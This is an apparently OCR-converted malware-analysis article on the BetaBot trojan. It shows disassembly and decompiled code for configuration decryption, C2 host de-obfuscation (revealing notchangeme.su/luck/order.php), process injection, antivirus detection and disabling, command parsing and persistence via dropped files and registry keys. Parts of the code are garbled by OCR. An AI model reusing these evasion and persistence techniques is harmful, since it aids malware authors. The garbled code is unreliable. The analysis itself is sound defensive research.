
Beta Bot Analysis: Part 2

resources.infosecinstitute.com/beta-bot-analysis-part-1/

Malware analysis
October 1, 2015 by **Ayoub Faouzi**


Extracting the Botnet Configuration:

The bot configuration is encrypted inside the bot and decrypted while the bot is running. In 1.0.2.5, 1.5 and 1.6 versions, BetaBot uses RC4 and some XOR encryption; you can easily locate the encrypted configuration by looking at the magic 0x0D46 which if the start of the configuration header. However, in version 1.7, BetaBot uses another layer of encryption located at VA 004476F3.



```
0043D5DA    8B9E 2E010000   MOV EBX,DWORD PTR DS:[ESI+12E]
0043D5E0    BF 560D0000     MOV EDI,0D56
0043D5E5    85DB            TEST EBX,EBX
0043D5E7  ˅ 0F84 80000000   JE Sample_1.0043D66D
0043D5ED    8B86 6A260000   MOV EAX,DWORD PTR DS:[ESI+266A]
0043D5F3    8945 08         MOV DWORD PTR SS:[EBP+8],EAX
0043D5F6    33C0            XOR EAX,EAX
0043D5F8    8BC8            MOV ECX,EAX
0043D5FA    83E1 03         AND ECX,3
0043D5FD    8A4C0D 08       MOV CL,BYTE PTR SS:[EBP+ECX+8]
0043D601    300C18          XOR BYTE PTR DS:[EAX+EBX],CL
0043D604    40              INC EAX
0043D605    3BC7            CMP EAX,EDI
0043D607  ˄ 72 EF           JB SHORT Sample_1.0043D5F8
0043D609    8D43 46         LEA EAX,DWORD PTR DS:[EBX+46]
0043D60C    50              PUSH EAX
0043D60D    81C6 76240000   ADD ESI,2476
0043D613    56              PUSH ESI
0043D614    FF15 ACF64600   CALL DWORD PTR DS:[46F6AC]          kernel32.lstrcpyW
0043D61A    8D83 C6000000   LEA EAX,DWORD PTR DS:[EBX+C6]

Address=0018F0A6, (UNICODE "Realtek9011AC")
EAX=00000D56

Address   Hex dump                                         ASCII
0018F060  56 0D AA 0F 92 C1 63 6A 6B 67 73 66 6A 65 6B 62  V.¬☼Æ┴cjkgsfjekb
0018F070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0018F080  00 00 00 00 00 00 00 00 00 00 2C 0D 00 00 00 00  ..........,.....
0018F090  00 00 00 00 00 00 00 00 01 00 00 00 58 02 00 00  ........☺...X☻..
0018F0A0  06 01 00 00 00 00 52 00 65 00 61 00 6C 00 74 00  ♠☺....R.e.a.l.t.
0018F0B0  65 00 6B 00 39 00 30 00 31 00 31 00 41 00 43 00  e.k.9.0.1.1.A.C.
0018F0C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0018F0D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0018F0E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0018F0F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0018F100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0018F110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0018F120  00 00 00 00 00 00 62 00 79 00 74 00 65 00 64 00  ......b.y.t.e.d.
0018F130  72 00 61 00 66 00 74 00 00 00 00 00 00 00 00 00  r.a.f.t.........
0018F140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Second layer of encryption:




```
 .    58                     POP EAX                                    Sample_1.00447784
 >    8B11                   ┌MOV EDX,DWORD PTR DS:[ECX]
 .    89140E                 │MOV DWORD PTR DS:[ESI+ECX],EDX
 .    89140F                 │MOV DWORD PTR DS:[EDI+ECX],EDX
 .    83C1 04                │ADD ECX,4
 .    48                     │DEC EAX
 .^   75 F2                  └JNZ SHORT Sample_1.00447632
 .    8B4D 0C                MOV ECX,[ARG.2]
 .    8DB5 20ECFFFF          LEA ESI,[LOCAL.1272]
 .    8DBD 30ECFFFF          LEA EDI,[LOCAL.1268]
 .    6A 04                  PUSH 4
 .    2BF1                   SUB ESI,ECX
 .    2BF9                   SUB EDI,ECX
 .    58                     POP EAX                                    Sample_1.00447784
 >    8B11                   ┌MOV EDX,DWORD PTR DS:[ECX]
 .    89140E                 │MOV DWORD PTR DS:[ESI+ECX],EDX
 .    89140F                 │MOV DWORD PTR DS:[EDI+ECX],EDX
 .    83C1 04                │ADD ECX,4
 .    48                     │DEC EAX
 .^   75 F2                  └JNZ SHORT Sample_1.00447656
```

```
FB58
11 from 0044770B
```

```
Hex dump                                          ASCII                 0012FB34  00447784
C0 00 69 08 00 00 81 7D E2 2B 5B 22 11 2B A0 05   └.i..ü}Γ+["◄+á♣       0012FB38  0012FB48
18 2B 03 00 50 00 FE A5 00 00 59 DC 1E 2B 00 00   ↑+♥.P.■Ñ..Y▄▲+..      0012FB3C  0012FB68
00 00 C9 39 00 00 6E 6F 74 63 68 61 6E 7D 65 6D   ..╔9..notchan}em      0012FB40  001E0128
65 2E 68 75 00 28 CF 51 37 88 DF 31 45 97 32 A3   e.hu.(╧Q7ê▀1Eù2ú      0012FB44  0012FFE0
EA 78 53 6B 45 BA 5D 10 78 0A 45 8B 3B 8F FD 7F   ΩxSkE║]►x.Eï;Å²⌂      0012FB48  00000000
97 26 AF 86 B5 AB 95 37 0D 02 C0 76 DF A2 B6 92   ù&»å╡½ò7.☻└v▀ó╢Æ      0012FB4C  00000000
E9 47 4A E2 29 00 2F 6C 75 63 6B 2F 6F 72 64 65   ΘGJΓ)./luck/orde      0012FB50  00000000
72 2E 70 68 70 00 00 00 00 00 00 00 00 00 00 00   r.php...........      0012FB54  00000000
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................      0012FB58  ┌0012FC3C
00 00 00 00 00 00 15 00 00 00 45 B1 18 2B CF 05   ......§...E▒↑+╧♣      0012FB5C  00444A52
6C 78 77 8C 08 11 00 6E 0F 2D 84 17 77 EF 11 00   lxwî◘◄.n☼-ä↨wn◄.      0012FB60  0012FB68
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................      0012FB64  0012FCD0
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................      0012FB68  F621C52F
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................      0012FB6C  4AA40EB8
                                                                        0012FB70  3C03E568
                                                                        0012FB74  40F4BAF6
```


Notice that the host is still not fully de-obfuscated:

]]>



```
int __stdcall deobfuscate_host(int a1)
{
  int result; // eax@2
  int v2; // [sp+0h] [bp-10h]@3
  unsigned int v3; // [sp+8h] [bp-8h]@3
  unsigned int v4; // [sp+Ch] [bp-4h]@3

  if ( a1 )
  {
    v2 = sub_4019D6(a1);
    v4 = (*(_BYTE *)a1 + 2 * v2) % (unsigned int)(v2 - 2) + 1;
    v3 = (*(_BYTE *)a1 + 8 * v2 + 8) % (unsigned int)(v2 - 3) + 2;
    if ( (unsigned int)v2 >= 8 && (unsigned int)v2 <= 0x40 )
    {
      if ( v4 == v2 )
        v4 = (*(_BYTE *)a1 + 2 * v2) % (unsigned int)(v2 - 2) - 1;
      if ( v3 == v2 )
        v3 = (*(_BYTE *)a1 + 8 * v2 + 8) % (unsigned int)(v2 - 3) - 1;
      if ( v3 == v4 )
        --v3;
      *(_BYTE *)(v4 + a1) ^= 655 * *(_BYTE *)a1 % 3 + 24;
      if ( !*(_BYTE *)(v4 + a1) )
        *(_BYTE *)(v4 + a1) = 0;
      *(_BYTE *)(v3 + a1) ^= 1424 * *(_BYTE *)a1 % 6 + 23;
      if ( !*(_BYTE *)(v3 + a1) )
        *(_BYTE *)(v3 + a1) = 0;
      result = v2;
    }
    else
    {
      result = 0;
    }
  }
  else
  {
    result = 0;
  }
  return result;
}
```


Then, after tracing over this routine, CnC found: **notchangeme.su/luck/order.php**



```
Hex dump                                              ASCII
C0 00 69 08 00 00 81 7D E2 2B 5B 22 11 2B A0 05  └.i◘..ü}Γ+["◄+á♣
18 2B 03 00 50 00 FE A5 00 00 59 DC 1E 2B 00 00  ↑+♥.P.■Ñ..Y▄▲+..
00 00 C9 39 00 00 6E 6F 74 63 68 61 6E 67 65 6D  ..╔9..notchangem
65 2E 73 75 00 28 CF 51 87 88 DF 31 45 97 32 A3  e.su.(╧Qçê▀1Eù2ú
EA 78 53 6B 45 BA 5D 10 78 0A 45 8B 3B 8F FD 7F  ΩxSkE║]►x.Eï;Å²⌂
97 26 AF 86 B5 AB 95 37 AD 02 C0 76 DF A2 B6 92  ù&»å╡½ò7¡☻└v▀ó╢Æ
E9 47 4A E2 29 00 2F 6C 75 63 6B 2F 6F 72 64 65  ΘGJΓ)./luck/orde
72 2E 70 68 70 00 00 00 00 00 00 00 00 00 00 00  r.php...........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 15 00 00 00 45 B1 18 2B CF 05  ......§...E▒↑+╧♣
6C 78 77 8C 08 11 00 6E 0F 2D 84 17 77 EF 11 00  lxwî◘◄.n☼-ä↨wn◄.
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Process Creation


Betabot attempts to launch explorer.exe and if that fails it uses wuaudclt.exe. For this walkthrough, Explorer.exe is used. The process is launched by making a direct call to CreateProcessInteralW.



```
DeRoX.exe              1.56   30,340 K   5,324 K  2156 OllyDbg, 32-bit analysing deb...
  Sample.ex                    3,544 K  17,840 K  2564
    explorer.exe  Suspended      124 K      76 K  1400
```

AV-Checks:

BetaBot check for the following anti-virus programs and disables them if found from the registry key, leaving computers vulnerable to compromise and without receiving AV updates.



```
  if ( sub_407DF1(L"AVP", 0) > 6u )
    *(_DWORD *)(large_buffer + 18) |= 2u;
}
if ( sub_407DF1(L"mcui_exe", 0) > 6u || sub_407DF1(L"mcpltui_exe", 0) > 6u )
  *(_DWORD *)(large_buffer + 18) |= 0x20u;
memset(&v12, 0, 260);
wsprintfA(&v12, "SOFTWARE\\%s", "Avira");
if ( sub_402B90(HKEY_LOCAL_MACHINE, (const CHAR *)&v12) == 1 )
  *(_DWORD *)(large_buffer + 18) |= 8u;
memset(&v12, 0, 260);
wsprintfA(&v12, "SOFTWARE\\%s", "ESET");
if ( sub_402B90(HKEY_LOCAL_MACHINE, (const CHAR *)&v12) == 1 )
  *(_DWORD *)(large_buffer + 18) |= 0x10u;
if ( sub_407DF1(L"Bdagent", 0) > 6u )
  *(_DWORD *)(large_buffer + 18) |= 0x200u;
memset(&v12, 0, 260);
wsprintfA(&v12, "SOFTWARE\\%s", "ArcaBit");
if ( sub_402B90(HKEY_LOCAL_MACHINE, (const CHAR *)&v12) == 1 )
  *(_DWORD *)(large_buffer + 18) |= 0x1000u;
if ( sub_407DF1(L"Trend Micro Titanium", 0) > 6u || sub_407DF1(L"Trend Micro C
  *(_DWORD *)(large_buffer + 18) |= 0x40u;
v2 = sub_40C1EB(L"avast! Antivirus");
if ( v2 )
{
  if ( (unsigned int)sub_4019E8(v2) > 6 )
    *(_DWORD *)(large_buffer + 18) |= 0x80u;
  sub_4017E4(v3);
}
if ( !(*(_BYTE *)(large_buffer + 18) & 0x80) && sub_407DF1(L"avast", 0) > 6u )
  *(_DWORD *)(large_buffer + 18) |= 0x80u;
```

Parsing Commands:

int

__cdecl

Parse_Commands()

{

const WCHAR *szCommandline; *// esi@1*

int dwCommandLen; *// edi@2*

LPWSTR *argv; *// eax@3*

```
int v3; // edi@6

const WCHAR *v4; // esi@7

int v5; // eax@12

int v6; // eax@27

int v7; // eax@37

char v9; // [sp+0h] [bp-458h]@0

const WCHAR szCommand[522]; // [sp+10h] [bp-448h]@1

char v11; // [sp+424h] [bp-34h]@15

char v12; // [sp+438h] [bp-20h]@44

int v13; // [sp+44Ch] [bp-Ch]@6

int v14; // [sp+450h] [bp-8h]@5

int iNumArgs; // [sp+454h] [bp-4h]@1

// BetaBot Parsing Commands

szCommandline = GetCommandLineW();

iNumArgs =

0;

memset(szCommand, 0, 1040);
```

```
if ( szCommandline )

{

dwCommandLen = wcslen((int)szCommandline);

if ( (unsigned
int

)dwCommandLen >=

3 )

{

lstrcpynW((LPWSTR)szCommand, szCommandline, 519);

CharLowerBuffW((LPWSTR)szCommand, dwCommandLen);

argv = CommandLineToArgvW(szCommand, &iNumArgs);

if ( iNumArgs >

0 )

{

if ( argv )

{

v14 =

0;

if ( iNumArgs >

0 )

{

v3 = (int
)(argv +

1);

v13 = (int

)(argv +

1);


do

{

v4 = (const WCHAR *)(*(_DWORD *)(v3 –

4

) +

2);


if ( lstrcmpiW((LPCWSTR)(*(_DWORD *)(v3 –
4) +
2), L"cp") )

{


if ( lstrcmpiW(v4, L"testme") )

{


if ( lstrcmpiW(v4, L"ssp") )

{


if ( lstrcmpiW(v4, L"suac") )

{


if ( lstrcmpiW(v4, L"uac") && lstrcmpiW(v4, L"puac") )
```

```
{

if ( lstrcmpiW(v4, L"nuac") )

{

if ( lstrcmpiW(v4, L"ron") )

{

if ( lstrcmpiW(v4, L"task") && lstrcmpiW(v4, L"un") && lstrcmpiW(v4, L"dbg") )

{

if ( lstrcmpiW(v4, L"ins") )

{

if ( lstrcmpiW(v4, L"ext") )

{

if ( !lstrcmpiW(v4, L"upd") )

*(_DWORD *)(large_buffer +
10) |=
0x1000u;

}

else

{

ExitProcess(0);

else
```

```
{

v6 =
*(_DWORD *)(large_buffer +
10);

if ( !(v6 &

4) )

*(_DWORD *)(large_buffer +
10

) = v6 |

4;

else

{

*(_DWORD *)(large_buffer +
10) |=
0x100u;

}

goto LABEL_49;

}

if ( *(_BYTE *)(large_buffer +
10) &
0x20 )

{

sub_40DFDA(0, 0);

Sleep(0x64u);
```

```
sub_423C88();

sub_407EF8();

Sleep(0x384u);


else

{


if ( *(_BYTE *)(large_buffer +
10) &
0x20 )

{

sub_40DFDA(0, 0);


if ( iNumArgs >= v14 +
1
&&
**(_WORD **)v3 )

lstrcpynW((LPWSTR)&unk_43EC98, *(LPCWSTR *)v3, 259);

sub_407FD8(0);

v7 =
*(_DWORD *)(large_buffer +
18);


if ( v7 &
0x200


|| v7 &

2 )

ZwTerminateProcess(–1, 0);

Sleep(0xC8u);
```

```
if ( lstrcmpiW(v4, L”puac”) )

sub_423C88();


else

sub_423BFE(large_buffer +
5702, 1);


if ( !(*(_BYTE *)(large_buffer +
18

) &

1) )

{

sub_407EF8();

sub_407C19(&v12);

}


if ( sub_403145(off_438A40, “LSF”) &
0x400 )

sub_40494B();

sub_4079DF();

v3 = v13;


else

{

sub_40DFDA(0, 0);

Sleep(0xFA0u);

sub_407FD8(0);
v5 =
*(_DWORD *)(large_buffer +
18);

if ( v5 &
0x200

|| v5 &

2 )

ZwTerminateProcess(–1, 0);

sub_407EF8();

sub_407C19(&v11);

}

ZwTerminateProcess(–1, 0);

else

{

PathFindFileNameW((LPCWSTR)(large_buffer +
5054));

sub_40227A(L"Works! PID: %d, Name: %s", dwProcessId);

sub_40227A(L"Betabot (c) 2012-2014, coded by Userbased", v9);

LABEL_49:

++v14;

v3 +=

4;

v13 = v3;

}
```

while (v14 **<** iNumArgs);

return

0;


}

Dropped Files:

BetaBot takes a copy of the binary that created the initial process from earlier and moves it to **“C:Program Filescommon files<owner><filename>”.**

In addition, it creates the registry key:

SOFTWAREMicrosoftWindows NTCurrentVersionImage File Execution Optionsupiucdlve.exe”)



